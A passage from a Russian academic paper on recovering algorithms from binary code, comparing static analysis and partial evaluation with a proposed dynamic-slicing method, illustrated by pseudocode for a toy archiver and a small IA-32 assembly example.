Abstract. The paper proposes an iterative method for extracting algorithms from a binary code and constructing their high-level representation. The construction of algorithms using the proposed method is implemented in the form of analysis of dynamic slices. The method is based on an algorithm for tracking data flow in the forward and backward directions. Also, two levels of presentation of the extracted algorithms are proposed: a functional slice diagram and an algorithm execution diagram. The functional slice diagram is a structured slice representation and is a lower-level representation than the algorithm execution diagram. The flowchart of the algorithm is a representation consisting only of function models and their parameters. The proposed method for constructing algorithms and methods of their presentation allow to increase the analyst's productivity in solving problems of code security analysis, to improve the quality of the obtained analysis results. The developed ways of representing algorithms can be used to implement algorithms for automatic analysis of code security. In addition, the authors reviewed the approaches to extracting algorithms from binary code and how they are represented by static code analysis tools and considered some of their shortcomings and limitations.

Keywords: dynamic code analysis; binary code analysis; algorithm recovery; slice building.

For citation: Kulagin I.I., Padaryan V.A., Koshkin V.A. About methods of extracting algorithms from binary code. Trudy ISP RAN/Proc. ISP RAS, vol. 36, issue 3, 2024. pp. 139-160 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-10.

1. Введение

Для решения некоторых задач анализа безопасности кода требуется наличие высокоуровневого представления алгоритма. К числу таких задач можно отнести задачи обратной инженерии, повышения понимаемости кода, переход к методам формальной верификации с использованием резюме функций, проверки корректности использования библиотечных интерфейсов и другие. Отсутствие высокоуровневого представления алгоритма существенно затрудняет решение таких задач, а в некоторых случаях делает их решение невозможным. Кроме этого, восстановленный алгоритм может использоваться при формальной верификации программы на этапе построения модели безопасности, а также в качестве вспомогательного источника данных для инструментов автоматического тестирования программного обеспечения. Например, знание об алгоритме разбора или формирования файла или сетевого пакета позволяет восстановить его формат, что в свою очередь может быть использовано при генерации набора тестовых данных для автоматического тестирования. Наличие высокоуровневого представления алгоритма позволяет не только увеличить скорость решения задач анализа кода, но и существенно улучшить качество полученных результатов.

Извлечение алгоритмов из бинарного кода является одной из базовых задач реверс-инжиниринга. Построение высокоуровневого представление алгоритма по бинарному коду в общем случае подразумевает выполнения следующих шагов. 1. *Определение уровней абстракций, на которых осуществляется построение алгоритма*. Данный шаг обусловлен тем, что при разработке программного обеспечения на этапе проектирования вводятся определенные абстракции, необходимые для того, чтобы скрыть излишнюю сложность

реализации той или иной функциональности. В результате такого проектирования программа представляет собой многоуровневую иерархию абстракций. Например, пусть имеется программа, реализующая алгоритм, небольшим фрагментом которого является разбор некоторого сообщения. Всего имеются 5 типов сообщений. Каждый тип сообщения обладает своим набором полей, для разбора каждого из которых используется свой алгоритм, реализованный определенной функцией. На этапе проектирования были введены абстракции (снизу вверх) уровня разбора определенного поля определенного типа ($parseFieldXofMsgTypeB$), уровня разбора сообщения определенного типа ($parseMsgTypeB$) и уровня разбора сообщения любого типа ($parseMsg$). Задача аналитика при извлечении алгоритма и построении его высокоуровневого представления заключается в том, чтобы выбрать такой уровень абстракции, который удовлетворял бы требованиям последующего анализа исследуемого алгоритма. В свою очередь инструмент анализа кода должен учитывать выбранный уровень при извлечении алгоритма и построении его высокоуровневого представления. 2. *Извлечение инструкций из бинарного кода*, принадлежащих анализируемому алгоритму, и локализация всех его входных параметров. Как правило, на данном шаге применяются алгоритмы, основанные на отслеживании потока данных в прямом или обратном направлениях, или алгоритмы построения прямого или обратного слайса. Результатом работы данного шага будет последовательность инструкций, реализующих вычисления извлекаемого алгоритма. 3. *Повышение уровня представления* извлеченной последовательности инструкций. В процессе повышения уровня представления выполняется преобразование полученной подпрограммы к виду, пригодному как для ручного анализа исследуемого алгоритма, так и для автоматического. Таким представлением может быть граф потока управления, программа на высокоуровневом языке, полученная в результате декомпиляции извлеченной подпрограммы, блок-схема и др.

Алгоритм считается извлеченным, если по построенному высокоуровневому представлению в автоматическом или полуавтоматическом режиме может быть получен работоспособный код, который на контрольных входных параметрах выдает ожидаемые значения выходных параметров.

Существующие промышленные программные платформы реверс-инжиниринга и анализа бинарного кода, такие как BAP [1], angr [2], IDA Pro [3], Ghidra [4], Cutter, Rizin [5], Radare2 [6] и др., сталкиваются с рядом ограничений и неразрешимых проблем при выполнении каждого из вышеперечисленных шагов извлечения алгоритма. Так, например, отсутствие информации времени выполнения при статическом анализе кода может привести к невозможности выбрать уровень абстракции, на котором требуется построить представление алгоритма. В свою очередь, используемые алгоритмы отслеживания потоков данных при динамическом анализе кода [7] приводят к тому, что выбранное множество машинных инструкций, представляющих извлеченный алгоритм, будет иметь слишком большие размеры. Изучение свойств извлеченного алгоритма в виде полученного множества инструкций затруднительно, если вообще возможно. Кроме того, часть этих инструкций может быть избыточной, а некоторые инструкции наоборот могут быть утеряны при построении слайса. По причине вышесказанного в работе предлагается итеративный метод извлечения алгоритмов из бинарного кода и построения их высокоуровневого представления. Разработанный метод позволяет извлечь алгоритм из бинарного кода с необходимым уровнем детализации и на заданном уровне абстракции. Предложенные два уровня представления извлеченного алгоритма позволяют выполнять изучение свойств алгоритма как в ручном, так и автоматическом режимах.

2. Методы извлечения алгоритмов из бинарного кода

Извлечение алгоритма и построение его высокоуровневого представления возможно при помощи статического или динамического анализа кода. В текущем разделе проводится обзор

существующих подходов к извлечению алгоритмов из бинарного кода программы методами статического и динамического анализа кода. А также предлагается разработанный авторами итеративный метод восстановления алгоритма путем отслеживания потока данных. Во время анализа методов извлечения алгоритмов подчеркиваются некоторые важные их недостатки и проблемы, а также способы их преодоления.

Основным примером в ходе описания методов извлечения алгоритмов из бинарного кода и построения их высокоуровневого представления будет служить программа $archive$, значимый фрагмент которой показан на Си-подобном псевдокоде на рис. 1. Программа выполняет архивирование и разархивирование данных.

```
1  int main(int argc, char *argv[]) {
2     char *text = readFromFile(argv[2]);
3     int len = strlen(text);
4     char *bufs[4] = {malloc(N), malloc(N), malloc(N), malloc(N)};
5     Handle handles[4];
6     Context ctx[3] = {getContext(), getContext(), getContext()};
7     if (argv[1] == "zip") {
8        strncpy(bufs[0], text, len / 2);
9        strncpy(bufs[1], text + len / 2, len / 2);
10       handles[0] = createHandle(bufs[0]);
11       handles[1] = createHandle(bufs[1]);
12       int size1 = compress(ctx[0], handles[0]);
13       int size2 = compress(ctx[1], handles[1]);
14       copyData(ctx[0], bufs[2]);
15       copyData(ctx[1], bufs[2] + size1);
16       handles[2] = createHandle(bufs[2]);
17       int resultSize = compress(ctx[2], handles[2]);
18       copyData(ctx[2], bufs[3]);
19       saveToFile(argv[3], size1, size2, bufs[3], resultSize);
20    } else if (argv[1] == "unzip") {
21       int size1 = getSize(text);
22       int size2 = getSize(text + sizeof(int));
23       handles[0] = createHandle(ctx[2], text + 2 * sizeof(int));
24       decompress(ctx[2], handles[0]);
25       copyData(ctx[2], bufs[0]);
26       strncpy(bufs[1], bufs[0], size1);
27       strncpy(bufs[2], bufs[0] + size1, size2);
28       handles[1] = createHandle(ctx[0], bufs[1]);
29       handles[2] = createHandle(ctx[1], bufs[2]);
30       size1 = decompress(ctx[0], handles[1]);
31       size2 = decompress(ctx[1], handles[2]);
32       copyData(ctx[0], bufs[3]);
33       copyData(ctx[1], bufs[3] + size1);
33       saveToFile(argv[3], bufs[3], size1 + size2);
34    }
35 }
```

Рис. 1. Фрагмент программы ‘archive’ – архивирования и разархивирования содержимого входного файла

Fig. 1. Fragment of the program ‘archive’ for compressing and decompressing the contents of the input file

В качестве входных параметров $archive$ принимает режим функционирования ($argv[1]$), имена двух файлов – входного ($argv[2]$) и результирующего ($argv[3]$). Программа может функционировать в двух режимах: в режиме архивирования содержимого входного файла и режиме разархивирования. Режим архивирования активируется установкой «$argv[1]$» в значение «zip», а режим разархивирования – «$unzip$». Рассмотрим каждый из этих режимов функционирования по отдельности.

В режиме архивирования программа выполняет следующие шаги.

Шаг 1. Считывает из входного файла данные (строка 2). Имя файла передано через аргумент командной строки $argv[2]$.

Шаг 2. Подготавливает контексты архивирования (строка 6). Контексты содержат информацию об используемом алгоритме сжатия данных и владеют буферами, хранящими данные. Контекст создается при помощи абстрактной функции *getContext*, реализация которой может находиться в закрытой динамической библиотеке, которая может быть недоступна на этапе статического анализа.

Шаг 3. Разбивает входной буфер с текстом на 2 части. Предполагается, что текст архивируется по частям, при этом части могут быть сжаты с использованием разных алгоритмов (строки 8-9).

Шаг 4. Копирует буферы в контексты архивирования. Необходимо отметить, что программа не оперирует буферами в явном виде, вместо этого функция *createHandle* возвращает специальный хендл буферов для обращения к ним (строки 10-11).

Шаг 5. Архивирует данные по частям, используя разные контексты архивирования и хендлы буферов (строки 12-13). Алгоритм сжатия неизвестен на данном уровне абстракций, информация о нем хранится в контексте. Результат архивирования хранится в контексте, доступ к нему осуществляется при помощи функции *copyData*.

Шаг 6. При помощи функции *copyData* копирует сжатые данные, хранящиеся в контекстах 0 и 1, во временный буфер (строки 14-15). В результате сжатые данные будут содержаться во временном буфере в объединенном виде.

Шаг 7. Архивирует временный буфер, используя контекст 3 (строки 16-17).

Шаг 8. Копирует результат сжатия буфера из контекста 3 в результирующий буфер и сохраняет результат в выходной файл, название которого хранится в *argv*[3] (строки 18-19).

В результате после выполнения программы в режиме архивирования выходной файл будет содержать следующую информацию: размеры сжатых на шаге 5 буферов и результирующий буфер. Размеры необходимы для того, чтобы в режиме разархивирования корректно разделить буферы на 2 части, и каждую разархивировать по отдельности.

Рассмотрим работу программы в режиме разархивирования входного файла. В этом режиме шаги 1-2 совпадают с соответствующими шагами режима архивирования, разница лишь в том, что входным файлом является результирующий файл режима сжатия, а в выходной файл будут записаны разархивированные данные. Оставшиеся шаги режима сжатия выполняют следующие действия.

Шаг 3. Извлекает из заголовка прочитанных на шаге 1 данных размеры сжатых буферов (строки 21-22).

Шаг 4. Инициализирует входные данные в контексте (строка 23).

Шаг 5. При помощи контекста *ctx*[2] разархивирует данные и копирует результат из контекста во временный буфер (строки 24-25).

Шаг 6. Разбивает временный буфер *buf*s[0] на 2 части на основании размеров, считанных из заголовка входных данных (строки 26-27).

Шаг 7. Инициализирует каждую часть буфера в контекстах 0 и 1 и разархивирует их при помощи соответствующего контекста (строки 28-31).

Шаг 8. Копирует разархивированные части результирующего буфера и объединяет их в один буфер (строки 32-33).

Шаг 10. Сохраняет разархивированные данные в результирующий файл (строка 33).

Далее в работе предполагается, что программа $archive$ скомпилирована любым из промышленных компиляторов (MSVC, Clang, GCC или другим компилятором) с включенным максимальным уровнем оптимизации, а также из кода удалена отладочная информация. Построение высокоуровневого представления алгоритма осуществляется на основе анализа получившегося исполняемого файла.

Из представленного псевдокода удалены все проверки корректности выполнения функций с целью сокращения объема примера. В практической реализации такие проверки должны быть.

Код, реализующий проверки корректности, не вносит новых проблем анализа бинарного кода в процессе извлечения алгоритма и его высокоуровневого построения, принципиально отличающихся от тех, что будут рассмотрены далее в работе. Как правило, такие проверки лишь добавляют в граф потока управления новые пути выполнения и увеличивают общий объем анализируемого кода.

2.1. Извлечение алгоритма методом статического анализа бинарного кода

Большинство существующих инструментов статического анализа кода, такие интерактивные дизассемблеры и программные платформы реверс-инжиниринга, как IDA Pro [3], Ghidra [4], Cutter, Rizin [5], Radare2 [6] и др. позволяют представить функции анализируемой программы в виде графа потока управления (Control Flow Graph – CFG). При наличии интеграции с декомпилятором, например hex-rays [3], RetDec [8], rev.ng [9] и др., функции анализируемой программы могут быть декомпилированы и представлены на языке высокого уровня. То есть, инструменты статического анализа кода позволяют построить представление алгоритма двух уровней: в виде графа потока управления текущей функции и в виде кода на высокоуровневым языке, полученного в результате декомпиляции. И в том, и в другом случае область построения алгоритма ограничена границами текущей анализируемой функции, а выбор уровня абстракций – вызовами внутри этой функции.

Безусловно при наличии всех исполняемых модулей программы имеется возможность построить граф вызовов функций, для каждой функции построить граф зависимостей программы (Program Dependence Graph – PDG), после, на основе получившихся графов, построить граф зависимостей системы (System Dependency Graph – SDG). Однако даже для небольшого синтетического примера получившийся SDG будет иметь внушительные размеры, затрудняющие изучение свойств извлекаемого алгоритма в ручном режиме.

Подход, при котором в качестве целевого способа представления алгоритма выбран высокоуровневый код, полученный в результате декомпиляции, также не лишен недостатков. Распространенной практикой извлечения алгоритма при таком подходе является декомпиляция отдельных функций программы и построение на основе получившегося декомпилированного кода новой программы, реализующей только анализируемый алгоритм. Построение такой программы выполняется практически полностью, за исключением этапа декомпиляции, в ручном режиме, а это значит, что потребуется выполнить внушительный объем работы по анализу кода, представленного не только в виде CFG, PDG или SDG, но и в дизассемблированном виде.

Одним из серьезных недостатков статического анализа кода является отсутствие информации времени выполнения. К такой информации могут относиться, например целевые адреса инструкций передачи управления с косвенной адресацией, код динамических библиотек и системных вызовов, код, динамически порождаемый виртуальными машинами, и др. Преодолеть данный недостаток в той или иной степени возможно при помощи абстрактной интерпретации бинарного кода с целью восстановления переменных и указателей и аппроксимации их значений [10][11]. Однако не все значения переменных и указателей удается восстановить путем абстрактной интерпретации, часть из них остается неизвестными. В контексте получения алгоритма путем выполнения декомпиляции некоторых функций наличие неизвестных указателей и переменных может привести к тому, что декомпилятор на этапе оптимизации ложно распознает какой-то фрагмент кода как недостижимый или мертвый и удалит его как избыточный. А это, в свою очередь, приведет к тому, что извлеченный алгоритм будет являться некорректным, так как в нем будут

отсутствовать некоторые его фрагменты. Или же наоборот, декомпилятор может не найти недостижимый или мертвый код, и тогда извлеченный алгоритм будет содержать избыточные вычисления, что в свою очередь может существенно увеличить размер результирующего алгоритма и затруднить изучение его свойств.

Отсутствие информации времени выполнения делает невозможным выбор уровня абстракций для выполнения построения алгоритма. Это может произойти, если анализируемая программа содержит обращения к интерфейсам библиотек, но на момент выполнения статического анализа не представляется возможным узнать, какая именно реализация того или иного интерфейса будет использоваться. Либо исполняемый модуль, реализующий этот интерфейс, вообще отсутствует, а выбор конкретного модуля осуществляется непосредственно во время выполнения и зависит от текущего окружения.

Важно отметить, что невозможность выбрать уровень абстракций при построении высокоуровневого представления алгоритма является критическим недостатком. Построенный алгоритм должен описывать последовательность преобразований входных параметров в выходные, а отсутствие требуемого уровня абстракций может привести к потере части параметров и преобразований над ними, что является недопустимым при построении алгоритма. Например, на верхнем уровне абстракций использование параметров алгоритма в явном виде может быть невозможным, а доступ к ним осуществляется только при помощи идентификаторов. Сами же параметры используются на более низких уровнях. Однако для извлечения корректного алгоритма его построение необходимо выполнять на более низком уровне, на котором все преобразования осуществляются над самими параметрами, а не над их идентификаторами. Если во время статического анализа кода требуемый уровень абстракций выбрать не удастся, то построение корректного алгоритма невозможно.

Рассмотрим вышеперечисленные проблемы на примере извлечения алгоритма формирования результирующего буфера и построения его высокоуровневого представления из бинарного кода для рассмотренной ранее программы *archive* (рис. 1) в режиме архивирования. Как уже говорилось ранее, первым шагом к построению высокоуровневого представления алгоритма является выбор уровня абстракций, на котором будет выполняться анализ и извлечение алгоритма. И сразу мы стакиваемся с непреодолимым ограничением. Программа *archive* использует высокоуровневые интерфейсы *compress*/*decompress*, которые являются высоким уровнем абстракций. На данном уровне скрыта не только реализация алгоритмов архивирования/разархивирования, но и входные буферы с данными. Доступ к этим параметрам осуществляется при помощи специальных хендлов. Код функций, реализующих алгоритмы архивирования/разархивирования может быть недоступен на момент статического анализа, так как конкретная реализация может быть выбрана из множества доступных в системе непосредственно во время выполнения. В различных окружениях выполнения могут иметься отличающиеся реализации одного и того же алгоритма или разные алгоритмы. То есть, выбор конкретной реализации полностью определяется состоянием окружения в момент выполнения программы. В этих условиях имеется возможность извлечь алгоритм и построить его высокоуровневое представление только на уровне публичных интерфейсов *compress*/*decompress* и хендлов буферов. Стоит также отметить, что уровень абстракций влияет и на количество входных параметров алгоритма. В контексте данного примера, если выбрать уровень, ниже, чем уровень публичных интерфейсов, то к списку входных параметров добавятся параметры, необходимые для работы алгоритмов архивирования и разархивирования. Чем более глубокий уровень анализа будет выбран, тем большим количеством входных параметров будет обладать анализируемый алгоритм.

Следующим шагом на пути к построению высокоуровневого представления является извлечение из программы инструкций, принадлежащих анализируемому алгоритму. На данном шаге, как правило, применяются методы, основанные на отслеживании потока

данных в прямом или обратном направлении, то есть выполняется построение прямого или обратного слайса [12]. При отслеживании потока данных в прямом направлении начальный критерий слайса включает в себя множество (или подмножество) входных параметров алгоритма. Во время обработки очередной, принадлежащей отслеживаемому потоку данных инструкции неизвестно, вычисляет ли она фрагмент результирующих параметров алгоритма или выполняет второстепенные вычисления. При отслеживании потока данных в прямом направлении факт принадлежности каждой инструкции динамического слайса восстанавливаемому алгоритму может быть установлен только во время обработки последней инструкции слайса. Таким образом, использование на данном шаге прямого слайса требует сохранения всех фактов распространения потока данных и не позволяет игнорировать часть инструкций из-за недостатка информации о влиянии их результатов на выходные параметры алгоритма. Поэтому прямой слайс может иметь большие размеры, чем обратный и содержать больше избыточных инструкций.

Для построения обратного слайса начальный критерий должен содержать выходные параметры алгоритма. При отслеживании потока данных в обратном направлении в первую очередь будут рассматриваться инструкции, непосредственно участвующие в вычислении фрагментов результирующих параметров извлекаемого алгоритма. Поэтому для обратного слайса решение о включении или невключении инструкции в результирующий слайс может приниматься сразу, а не в конце работы алгоритма отслеживания потока данных, как в случае прямого слайса. В результате чего обратный слайс может содержать существенно меньше избыточных инструкций, чем прямой слайс. По этой причине целесообразно выполнять построение обратного слайса относительно начального критерия – выходного параметра, а не прямого слайса относительного входных параметров. Кроме того, эмпирическим путем было установлено, что чаще всего количество входных параметров гораздо больше количества выходных.

Отсутствие информации времени выполнения также является существенной проблемой для алгоритма построения прямого или обратного слайса. Как результат, в построенный слайс, содержащий инструкции извлеченного алгоритма, могут попасть избыточные инструкции либо наоборот, часть инструкций будет потеряна.

Продолжая текущий пример – извлечение алгоритма формирования результирующего буфера программой *archive* (рис. 1) в режиме архивирования – необходимо построить обратный слайс. Инструкция вызова функции *saveToFile* на 19-ой строке псевдокода на рис. 1 могла бы являться критерием слайса, так как код, выполняющий архивирование, расположен выше данной инструкции. Результат архивирования сохраняется в буфер *buf*[3], однако использовать его как начальный элемент для построения обратного слайса невозможно, так как во время статического анализа отсутствует такое понятие, как буфер в памяти. При помощи абстрактной интерпретации и моделирования семантики функций работы с памятью в некоторых случаях возможно аппроксимировать состояние динамической памяти и стека [10-11], тем самым локализовав некоторые буферы. Эта информация может быть использована при построении статического слайса для уточнения потока данных. Тем не менее, далеко не все буферы удастся обнаружить подобными методами, и часть из них останется неизвестной.

Подытоживая выше сказанное, используя возможности таких платформ, как IDA Pro, Ghidra, Cutter, полученное представление алгоритма методами статического анализа кода будет соответствовать CFG функции *main*.

Представление алгоритма в виде CFG не только не будет отображать буферные параметры извлекаемого алгоритма, такие как сжатые данные, но и извлеченный алгоритм содержит код как режима архивирования, так и разархивирования. Хотя требовалось извлечь алгоритм работы *archive* только в режиме архивирования.

Помимо извлечения алгоритма путем построения статического обратного слайса, одним из интересных направлений является получение алгоритма с помощью выполнения частичных вычислений. Иначе говоря, в результате частичной специализации исходной программы конкретными значениями некоторых входных параметров. В контексте извлечения алгоритма работы программы *archive* в режиме архивирования необходимо выполнить подстановку входного параметра *argv*[1] = «*zip*». В результате будет сгенерирована специализированная или остаточная программа, выполняющая только сжатие данных.

Среди имеющихся работ, выполняющих частичное выполнение бинарного кода для задач обратной инженерии, особенно хочется отметить работы [13-15]. Рассмотрим основную идею данного подхода в следующем разделе.

2.2. Извлечение алгоритма методом частичного выполнения бинарного кода

Частичное вычисление [16] – это способ специализации программ, который может быть применим как для задач оптимизации программ, так и для задач обратной инженерии, в частности для извлечения алгоритма из бинарного кода, реализующего целый набор алгоритмов (например, извлечение небольшого кодировщика текста, встроенного в веб-сервер). Несмотря на богатый набор подходов к перезаписи бинарного кода с целью выполнения деобфускации [17-18], супероптимизации [19-20] или инструментации проверками безопасности [21-23], подходов к частичному выполнению бинарного кода не так много. Кроме того, алгоритмы частичного выполнения исходного кода [24-26] не дадут удовлетворительных результатов при их прямом применении к бинарному коду.

Данный раздел посвящен алгоритму частичного выполнения бинарного кода, описанному в работах [13-15]. Предлагаемый в этих работах подход к частичному выполнению бинарного кода основывается на классическом двухфазном алгоритме анализа времен связывания (Binding-Time analysis – BTA, BT-analysis, BT-анализ) с последующей специализацией. Входными данными для алгоритма частичного вычисления машинного кода являются бинарный код B и разделение входных параметров для B на статические (S) и динамические (D). Значения для статических входов известны во время специализации; значения для динамических входов неизвестны во время специализации. Алгоритм частичного вычисления генерирует бинарный код B_S, удовлетворяющий уравнению

$$[\![B]\!](S, D) = [\![B_S]\!](D),$$

где $[\![\cdot]\!]$ обозначает значащую функцию для инструкций бинарного кода. Выполнение B_S с входом D дает те же результаты, что и выполнение B с входами S и D. Однако B_S специализирован по отношению к S и может быть значительно быстрее и меньше, чем B.

Рассмотрим пример частичного вычисления. На рис. 2 представлена программа вычисления суммы для архитектуры IA-32, которая принимает значения a, v и n в качестве входных данных и вычисляет $a + b[n]$. Для массива b память выделяется на стеке, и он содержит 5 элементов. В строках 10-16 элементы b инициализируются значением v. n принимает значение от 0 до 4. Входы a, v и n сохраняются в регистрах eax, ebx и ecx, соответственно, в начале программы. Вывод сохраняется в регистре eax в конце программы. Частичное вычисление будем выполнять относительно входного значения $v = 1$.

Для выполнения смешанного вычисления необходимо разделить инструкции на статические и динамические. Такое разделение инструкций выполняется путем BT-анализа, который в свою очередь выполняет построение прямого слайса. В качестве критерия слайса выступят инструкции 2 и 6. Прямой слайс включает только инструкции, выделенные на рис. 2 серым цветом, которые классифицируются как динамические. Остальные инструкции классифицируются как статические.

После того как было получено разделение инструкций, необходимо выполнить все инструкции, помеченные как статические. В результате такого выполнения потребуется перезаписать и часть динамических инструкций, если значение какого-либо из их параметров будет вычислено. Такая перезапись инструкций является одной из многих технических сложностей практических реализаций алгоритмов частичного вычисления. На рис. 2 представлен результат частичного вычисления – остаточная программа рассматриваемого примера.

```
1  lea esp,[esp-4]
2  mov [esp],eax
3  lea esp,[esp-4]
4  mov [esp],ebx
5  lea esp,[esp-4]
6  mov [esp],ecx
7  lea esp,[esp-4]
8  mov [esp],4
9  sub esp,20
10 L2:cmp [esp+20],0
11 jl L1
12 mov ebx,[esp+28]
13 mov edx,[esp+20]
14 mov [esp+edx*4],ebx
15 sub [esp+20],1
16 jmp L2
17 L1:mov eax,[esp+32]
18 mov ecx,[esp+24]
19 mov ebx,[esp+ecx*4]
20 add eax,ebx
21 add esp,36
```

```
0₁  mov esi,esp
1₁  lea esp,[esi-4]
2₁  mov [esp],eax
5₁  lea esp,[esi-12]
6₁  mov [esp],ecx
9₁  lea esp,[esi-16]
9₂  sub esp,20
13₁ mov [esi-20],1
13₂ mov [esi-24],1
13₃ mov [esi-28],1
13₄ mov [esi-32],1
13₅ mov [esi-36],1
16₁ mov eax,[esp+32]
17₁ mov ecx,[esp+24]
18₁ mov ebx,[esp+ecx*4]
19₁ add eax,ebx
```

Рис. 2. Пример частичного вычисления программы, выполняющей $\boldsymbol{a} + \boldsymbol{b}[\boldsymbol{n}]$.
Слева – исходная программа, справа – остаточная программа
Fig. 2. Partial evaluation of the program that performs $\boldsymbol{a} + \boldsymbol{b}[\boldsymbol{n}]$.
on the left – original program, on the right – residual rewritten program

Использование частичной специализации для извлечения алгоритма возможно по двум основным сценариям. При первом сценарии полученная специализированная программа будет являться результатом извлечения алгоритма. При втором – специализированная программа становится исходной программой для последующего анализа, в результате которого может быть получено итоговое представление или может быть принято решение о выполнении повторной специализации уже специализированной программы. Повторная специализация может потребоваться в том случае, если во время анализа будут обнаружены дополнительные входные параметры, для которых можно выполнить подстановку конкретными значениями. Частичные вычисления позволяют сократить количество инструкций анализируемой программы и число возможных путей выполнения, что несомненно положительно сказывается на эффективности последующего анализа в ручном и автоматическом режимах.

Ввиду того, что основной частью специализации программ является BT-анализ, который основан на алгоритме построения прямого слайса, такой способ извлечения алгоритма обладает всеми теми же недостатками, что и построение статического слайса. Кроме того, для специализации требуется точно определить множество входных аргументов извлекаемого алгоритма и выбрать подмножество тех, для которых будет выполнена подстановка конкретных значений. Для проведения такого анализа, как правило, уже требуется иметь высокоуровневое представление исследуемого алгоритма. Задача локализации входных параметров практических программ (например, мессенджеров) может оказаться неразрешимой в условиях отсутствия такого представления.

Подводя итог рассмотрению методов извлечения алгоритмов и построению их высокоуровневого представления путем статического анализа бинарного кода, необходимо выделить следующее:

1) выбор уровня абстракций, на котором будет выполняться построение алгоритма, ограничен из-за отсутствия информации, доступной во время выполнения. Уровень, доступный во время проведения статического анализа кода, может оказаться недостаточным, и тогда получение корректного алгоритма будет невозможным;
2) как правило, выбранный уровень абстракции влияет на количество входных и выходных параметров. Доступных уровней абстракций во время проведения

статического анализа кода может быть недостаточно, и тогда локализовать часть входных параметров будет невозможно, а результирующее представление алгоритма не будет отражать процесс преобразования входных параметров в выходные. В результате алгоритм будет построен некорректно;

3) извлеченный при помощи статического обратного слайса алгоритм, как правило, содержит большое число избыточных инструкций. Например, в случае *archive* в построенном обратном слайсе будут содержаться не только инструкции режима архивирования, но и разархивирования. Избыточные инструкции затрудняют изучение свойств анализируемого алгоритма;
4) отсутствие информации времени выполнения может привести к тому, что часть инструкций анализируемого алгоритма будет потеряна в процессе построения обратного слайса или при декомпиляции (в случае, если в качестве результирующего представления извлеченного алгоритма требуется получить программу на высокоуровневом языке). Такой алгоритм является некорректным;
5) абстрактная интерпретация может быть использована для восстановления некоторой информации времени выполнения, например, значений переменных и указателей;
6) использование частичных вычислений для получения программы, специализированной конкретными значениями некоторых входных параметров, требует решения ряда сложных технических проблем, а именно, необходимо реализовать специализатор, анализ времен связывания, алгоритм синтеза специализированных машинных инструкций и др. Кроме того, в основе алгоритма BTA лежит построение прямого статического слайса, а это значит, что недостаток информации времени выполнения также критичен для использования частичных вычислений, как и для построения статического слайса.

Как можно заметить, основная часть проблем, возникающих при извлечении алгоритма из бинарного кода методами статического анализа кода связана с недостатком информации времени выполнения. Построение высокоуровневого представления алгоритма методами динамического анализа кода позволяет избежать подобных проблем. По этой причине авторами данной работы был предложен метод извлечения алгоритмов и построения их высокоуровневого представления путем динамического анализа кода, которому и посвящена оставшаяся часть работы.

2.3. Извлечение алгоритмов методом динамического анализа бинарного кода

Динамический анализ бинарного кода лишен недостатков, связанных с отсутствием информации времени выполнения. Кроме того, во время динамического анализа имеется возможность выразить такое понятие, как «буфер в памяти» и, тем самым, конкретизировать отслеживаемый поток данных. Авторами предложен метод построения высокоуровневых представлений алгоритмов по динамическим слайсам программ.

Предложенный метод требует выполнения некоторых предварительных действий. Этот подготовительный обычно включает в себя следующие шаги:

1) подготовка рабочего окружения выполнения исследуемой программы;
2) подготовка контрольных входных параметров исследуемой программы, которые обеспечат выполнение программы по интересующему сценарию.

Динамический слайс представляет собой подмножество выполненных инструкций анализируемой программы. Такой слайс может быть получен в результате анализа последовательности снимков состояний программы перед выполняемыми инструкциями. Последовательность состояний программы и выполняемых инструкций может быть получена, например, при помощи средств динамического бинарного инструментирования,

различных отладчиков и др. Инструменты детерминированного воспроизведения работы процессора и периферийных устройств на базе полносистемного эмулятора, например QEMU [27], являются негласным промышленным стандартом в данном в этой области и активно используются для получения последовательности таких состояний.

Извлечение алгоритмов из бинарного кода по динамическом слайсу и построение их высокоуровневого представления предложенным методом представляет собой итеративный процесс. На каждой итерации данного процесса формируется алгоритм с заданным уровнем абстракции. Уровень абстракций, используемый при извлечении исследуемого алгоритма, задается при помощи введения *резюме функций* соответствующих уровней. Резюме функции представляет собой высокоуровневое описание функции в виде ее названия, названия ее входных/выходных параметров и описание, при помощи специальных выражений, способа передачи входных параметров в функцию или выходных из нее (через регистры, стек или, в случае неявных параметров, при помощи адреса используемой глобальной переменной). Например, пусть имеется функция $testFunc$, принимающая один входной параметр in – буфер размером 16 байт. Входной параметр передается через стек в виде указателя на начало буфера. При описании параметра резюме функции $testFunc$ можно было бы ограничиться только одним параметром $inPtr = v(esp + 4, 4)$, указывающим на то, что указатель на буфер расположен в стековом кадре по смещению 4 и его размер 4 байта. Но при восстановлении алгоритма необходимо учитывать не указатель, а буфер, который будет использоваться внутри функции. Поэтому входной параметр $inPtr$ помечается как вспомогательный, и добавляется еще один параметр – буфер $in = v(inPtr, 16)$. Таким образом, в процессе построения высокоуровневого представления алгоритма будут использоваться те уровни абстракций, функции которых описаны в терминах резюме функций. В конце каждой итерации построения высокоуровневого представления алгоритма может быть получено его представление двух уровней: низкоуровневое – *функциональная схема слайса* и высокоуровневое – *схема выполнения алгоритма*.

Функциональная схема слайса [28] является декомпозицией динамического слайса на функциональные блоки. Основными элементами такой схемы являются: 1) точка (p_i) – представляет команду на определенном шаге выполнения анализируемой программы; 2) буфер (b_i) – представляет ячейку абстрактной памяти в определенной точке выполнения программы (на определенном шаге выполнения программы). Это может быть ячейка памяти в виртуальном адресном пространстве или неразрывная последовательность нескольких таких ячеек, регистр или его младшая/старшая часть.

Элементы функциональной схемы слайса формируют гиперграф (рис. 3 – слева). Ребра в гиперграфе отображают зависимости по данным. Вершины гиперграфа типа «точка» могут быть объединены в подмножества, называемые фрагментами (f_i), а фрагменты – в суперблоки (s_i).

Вершины-фрагменты соответствуют фрагментам кода динамического слайса, то есть последовательности инструкций, не содержащей инструкций вызова функций и возврата из них. Например, если функция A вызывает только одну функцию B, которая не содержит вызовов функций, то в этом случае будет сформировано три фрагмента кода: 1) F_{A1}, содержащий последовательность команд функции A до вызова функции B, 2) F_B – последовательность команд функции B, 3) F_{A2} – последовательность команд функции A, которые выполнялись после возврата из функции B. Суперблоки соответствуют экземплярам вызова функций и поэтому могут состоять только из фрагментов, принадлежащих экземпляру одной функции. Буферы соответствуют структурам данных программы и определяют интерфейсы взаимодействия между фрагментами и суперблоками. Также они характеризуют значение потока данных на момент входа в фрагменты или суперблоки или выхода из них. Для суперблоков входные и выходные аргументы определяются буферами.

